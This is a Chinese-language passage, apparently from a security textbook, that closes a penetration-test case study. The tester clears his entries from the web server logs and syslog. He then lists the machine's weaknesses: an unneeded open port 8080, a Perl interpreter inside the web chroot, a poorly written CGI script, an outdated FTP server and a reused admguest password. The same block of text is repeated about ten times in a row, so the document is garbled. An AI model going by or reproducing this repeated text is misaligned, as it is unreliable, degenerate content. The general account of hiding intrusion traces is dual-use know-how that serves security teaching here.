事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面,这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置,他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。

D.3.12 把问题打包

现在,黑客开始像往常一样掩盖踪迹。首先,他清除了Web服务器日志中自己在利用CGI脚本时留下的命令和IP,删除了在web chroot限制下创建的临时文件,然后查看syslog中与自己活动有关的记录,删除了全部这类记录。接下来,他就能在系统中安装后门,破坏web文档,攻击同一防火墙后的其他机器,或者只是删除整个机器中的所有文件。但实际上这不是他的目标。

所介绍的这个黑客是受雇来测试该机器的安全专家。因此,他的工作是记下系统存在问题的要点,然后将之提交给维护者。他列出的主要问题有:

- ▼ 防火墙的配置非常好,精确地定义了能够穿越内外的数据流,但是忽略了不再需要的8080端口,应当改正这一点。
- 对Web服务器所设置的chroot限制相当不错,只包括了最少的程序。但是,即便没有安装标准的perl模块,允许使用perl解释器使几乎所有这些努力都毁于一旦。相反,应当用Web服务器模块mod_perl代替CGI来提供动态页面。这样在chroot限制中就没有必要再允许perl程序。
- 程序员应当就如何编写安全的CGI脚本接受某些正规教育
- 程序员以为没有用户能够登录到Web服务器,因此不必担心来自本地用户的攻击,比如前面所使用的符号链接攻击。
- 类似地,系统管理员必须保证所有软件都使用最新版本,不要仅仅以为从防火墙之外无法访问它们而掉以轻心。如果FTP服务器是最新的,那么黑客就不会获得root权限,而仍然被局限在chroot的限制之内。
- ▲ 对admguest用户名和口令的重复使用使黑客能够登录到ftp上,从而使其能使用那些攻击脚本。

事情的真相是这样的,这台机器原本由一个非常训练有素而且极度小心的系统管理员配置。他就是创建chroot环境、正确配置sendmail、升级所有Web服务器软件并正确设置防火墙的那个人。但是,他被“downsized(精简)”以便公司雇佣更多的程序员。他们用一个新的系统管理员取代了他,这个人重新启用了那个有问题的老FTP服务器。巧合的是,在入侵中用到的存在漏洞的CGI脚本也是某个新雇佣的程序员编写的。